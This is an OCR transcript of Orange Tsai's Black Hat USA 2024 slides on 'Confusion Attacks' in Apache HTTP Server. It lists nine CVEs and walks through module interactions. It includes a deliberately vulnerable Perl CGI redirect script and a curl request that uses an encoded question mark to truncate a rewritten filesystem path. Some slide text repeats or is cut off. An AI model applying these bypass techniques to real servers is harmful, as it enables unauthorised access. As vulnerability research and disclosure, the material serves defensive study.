Confusion Attacks!

Exploiting Hidden Semantic Ambiguity in Apache HTTP Server

🍊 Orange Tsai

DEVCORE

black hat USA 2024

Who hasn't heard of Apache HTTP Server before?

Apache Httpd in a Nutshell

1. Almost 30-year-old open-source project
2. CGI enabled by default
3. Heavily integrated with PHP

101 Ways to Run PHP

1. mod_php
2. php-fpm
3. mod_fastcgi
4. mod_proxy_fcgi
5. mod_fcgi
6. mod_fcgid
7. mod_cgi + php-cli
8. mod_cgi + php-cgi
9. mod_cgi + spawn-fcgi
10. mod_cgi + fcgiwrap
11. ... more ?

Config Directives are Complicated

```
SetHandler      handler-name|none|expression
AddHandler      handler-name extension [extension] ...
AddType         media-type   extension [extension] ...
DefaultType     media-type|none
ForceType       media-type|None
Action          action-type cgi-script [virtual]
RewriteRule     Pattern Substitution [flags]
ProxyPass       [path]   !|url [key=value [key=value ...]] [nocanon] ...
FcgidWrapper    command  [suffix]  [virtual]
FastCgiServer   filename [option]
```

Which is Correct?

```
AddHandler application/x-httpd-php .php
```

```
AddType  application/x-httpd-php  .php
```

✅ Both are Correct!

✅
```
AddHandler application/x-httpd-php .php
```

✅
```
AddType  application/x-httpd-php  .php
```

Correct doesn't mean Secure

```
AddHandler application/x-httpd-php .php
```

```
AddType  application/x-httpd-php  .php
```

Correct doesn't mean Secure

```
AddHandler application/x-httpd-php .php
```

```
AddType  application/x-httpd-php  .php
```

Apache Httpd in a Nutshell

1. Almost 30-year-old open-source project
2. CGI enabled by default
3. Heavily integrate with PHP
4. Last but not least...

Apach shell

1. Almost 30-
2. CGI enable
3. Heavily int
4. Last but

#1 How to Bypass...

```
<Files "admin.php">
    AuthType Basic
    AuthName "Admin Panel"
    AuthUserFile "/etc/apache2/.htpasswd"
    Require valid-user
</Files>
```

#2 How to Break...

```
RewriteRule  "^/html/(.*)$"  "/$1.html"
```


#3 How to Exploit...

XSS only?

```
#!/usr/bin/perl

use CGI;
my $q = CGI->new;
my $redir = $q->param("redir");
if ($redir && $redir =~ m{^http://}) {
    print "Location: $redir\n";
}

print "Content-Type: text/html\n\n";
```

XSS

CRLF Injection in Response Headers



RCE

Orange Tsai

- Specialize in Web and Application Vulnerability Research
  - Principal Security Researcher of DEVCORE
  - Speaker of Numerous Top Hacker Conferences
- Selected Awards and Honors:
  - 2022 - Champion and "Master of Pwn" of Pwn2Own
  - 2021 - Winner of Pwnie Awards "Best Server-Side Bug"
  - 2021 - Champion and "Master of Pwn" of Pwn2Own
  - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
  - 2018 - 1st place of Top 10 Web Hacking Techniques
  - 2017 - 1st place of Top 10 Web Hacking Techniques

Why Targeting Apache?


1. **Bad smells in the Apache HTTP Server:**
   - Comprise over a hundred modules that have to collaborate together

core
event
mod_access_compat
mod_actions
mod_alias
mod_allowmethods
mod_asis
mod_auth_basic
mod_auth_digest
mod_auth_form
mod_authn_anon
mod_authn_core
mod_authn_dbd
mod_authn_dbm
mod_authn_file
mod_authn_socache
mod_authnz_fcgi
mod_authnz_ldap
mod_authz_core
mod_authz_dbd
mod_authz_dbm
mod_authz_groupfile
mod_authz_host
mod_authz_owner
mod_authz_user
mod_autoindex
mod_brotli
mod_buffer
mod_cache
mod_cache_disk
mod_cache_socache
mod_cern_meta
mod_cgi
mod_cgid
mod_charset_lite
mod_data
mod_dav
mod_dav_fs
mod_dav_lock
mod_dbd
mod_deflate
mod_dialup
mod_dir
mod_dumpio
mod_echo
mod_env
mod_example_hooks
mod_expires
mod_ext_filter
mod_file_cache
mod_filter
mod_headers
mod_heartbeat
mod_heartmonitor
mod_http2
mod_ident
mod_imagemap
mod_include
mod_info
mod_isapi
mod_lbmethod_bybusyness
mod_lbmethod_byrequests
mod_lbmethod_bytraffic
mod_lbmethod_heartbeat
mod_ldap
mod_log_config
mod_log_debug
mod_log_forensic
mod_logio
mod_lua
mod_macro
mod_md
mod_mime
mod_mime_magic
mod_negotiation
mod_nw_ssl
mod_privileges
mod_proxy
mod_proxy_ajp
mod_proxy_balancer
mod_proxy_connect
mod_proxy_express
mod_proxy_fcgi
mod_proxy_fdpass
mod_proxy_ftp
mod_proxy_hcheck
mod_proxy_html
mod_proxy_http
mod_proxy_http2
mod_proxy_scgi
mod_proxy_uwsgi
mod_proxy_wstunnel
mod_ratelimit
mod_reflector
mod_remoteip
mod_reqtimeout
mod_request
mod_rewrite
mod_sed
mod_session
mod_session_cookie
mod_session_crypto
mod_session_dbd
mod_setenvif
mod_slotmem_plain
mod_slotmem_shm
mod_so
mod_socache_dbm
mod_socache_dc
mod_socache_memcache
mod_socache_redis
mod_socache_shmcb
mod_speling
mod_ssl
mod_status
mod_substitute
mod_suexec
mod_systemd
mod_tls
mod_unique_id
mod_unixd
mod_userdir
mod_usertrack
mod_version
mod_vhost_alias
mod_watchdog
mod_xml2enc
mpm_common
mpm_netware
mpmt_os2
mpm_winnt
prefork
worker

Why Targeting Apache?

1. **Bad smells in the Apache HTTP Server:**
   - Comprise over a hundred modules that have to collaborate together
   - All modules share a huge internal structure

```
struct request_rec {
    apr_pool_t *pool;
    conn_rec *connection;
    server_rec *server;
    request_rec *next;
    request_rec *prev;
    request_rec *main;
    char *the_request;
    int assbackwards;
    int proxyreq;
    int header_only;
    int proto_num;
    char *protocol;
    const char *hostname;
    apr_time_t request_time;
    const char *status_line;
    int status;
    int method_number;
    const char *method;
    apr_int64_t allowed;
    apr_array_header_t *allowed_xmethods;
    ap_method_list_t *allowed_methods;
    apr_off_t sent_bodyct;
    apr_off_t bytes_sent;
    apr_time_t mtime;
    const char *range;
    apr_off_t clength;
    int chunked;

    int read_body;
    int read_chunked;
    unsigned expecting_100;
    apr_bucket_brigade *kept_body;
    apr_table_t *body_table;
    apr_off_t remaining;
    apr_off_t read_length;
    apr_table_t *headers_in;
    apr_table_t *headers_out;
    apr_table_t *err_headers_out;
    apr_table_t *subprocess_env;
    apr_table_t *notes;
    const char *content_type;
    const char *handler;
    const char *content_encoding;
    apr_array_header_t *content_languages;
    char *vlist_validator;
    char *user;

    char *ap_auth_type;
    char *unparsed_uri;
    char *uri;
    char *filename;
    char *canonical_filename;

    char *path_info;
    char *args;
    int used_path_info;
    int eos_sent;
    struct ap_conf_vector_t *per_dir_config;
    struct ap_conf_vector_t *request_config;
    const struct ap_logconf *log;
    const char *log_id;
    const struct htaccess_result *htaccess;
    struct ap_filter_t *output_filters;
    struct ap_filter_t *input_filters;
    struct ap_filter_t *proto_output_filters;
    struct ap_filter_t *proto_input_filters;
    int no_cache;
    int no_local_copy;

    apr_thread_mutex_t *invoke_mtx;
    apr_uri_t parsed_uri;
    apr_finfo_t finfo;
    apr_sockaddr_t *useragent_addr;
    char *useragent_ip;
    apr_table_t *trailers_in;
    apr_table_t *trailers_out;
    char *useragent_host;
    int double_reverse;
    ap_request_bnotes_t bnotes;
}
```


HTTP
mod_rewrite
mod_core
mod_action
mod_headers
mod_authz
mod_logio
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
mod_cache
mod_ssl
mod_userdir
mod_cgi
mod_proxy
mod_alias

Why Targeting Apache?

1. **Bad smells in the Apache HTTP Server:**
   - Comprise over a hundred modules that have to collaborate together
   - All modules share a huge internal structure
   - They update the structure without rules

We are focusing on...

1. Interactions between modules
   - Are they collaborating well?
2. Inconsistency between modules
   - Do they have a same understanding of the internal structure?

3 Confusion Attacks!

- Filename Confusion
- DocumentRoot Confusion
- Handler Confusion

9 New Vulnerabilities

1. **CVE-2024-38472** - Apache HTTP Server on Windows UNC SSRF
2. **CVE-2024-39573** - mod_rewrite proxy handler substitution
3. **CVE-2024-38477** - Crash resulting in Denial of Service in mod_proxy via a malicious request
4. **CVE-2024-38476** - Apache HTTP Server may use exploitable/malicious backend application output to run local handlers via internal redirect
5. **CVE-2024-38475** - mod_rewrite weakness when first segment of substitution matches filesystem path
6. **CVE-2024-38474** - Apache HTTP Server weakness with encoded question marks in backreferences
7. **CVE-2024-38473** - mod_proxy proxy encoding problem
8. **CVE-2023-38709** - HTTP response splitting
9. **CVE-2024-??????** - [redacted]

Patched, but not just Patched

- CVE-2024-38474
  - RewriteRules that [...] will now fail unless rewrite flag "UnsafeAllow3F" is specified
- CVE-2024-38475
  - RewiteRules will be broken by this change and the rewrite flag "UnsafePrefixStat" can be used to opt back
- CVE-2024-38476
  - Some legacy uses of the 'AddType' directive [...] must be ported to 'SetHandler' after this fix

#1 Filename Confusion

For the same HTTP request, some modules treat *r->filename*

as a filesystem path, some treat it as URL...

mod_rewrite

```
RewriteRule Pattern Substitution [flags]
```

Path or URL? Both are good!

```
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"
```

```
$ curl http://server/user/orange
```

└ HTTP/1.1 200 OK


└ …

└ Output of **/var/user/orange/profile.yml**

```
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"
```


```
$ curl http://server/user/orange%3F
```

```
└ HTTP/1.1 200 OK
└ …
└ Output of /var/user/orange/profile.yml
```


HTTP
read_request
quick_handler
translate_name
mod_rewrite
[#0] → apply_rewrite_rule
/var/user/orange?profile.yml
auth_checker
type_checker
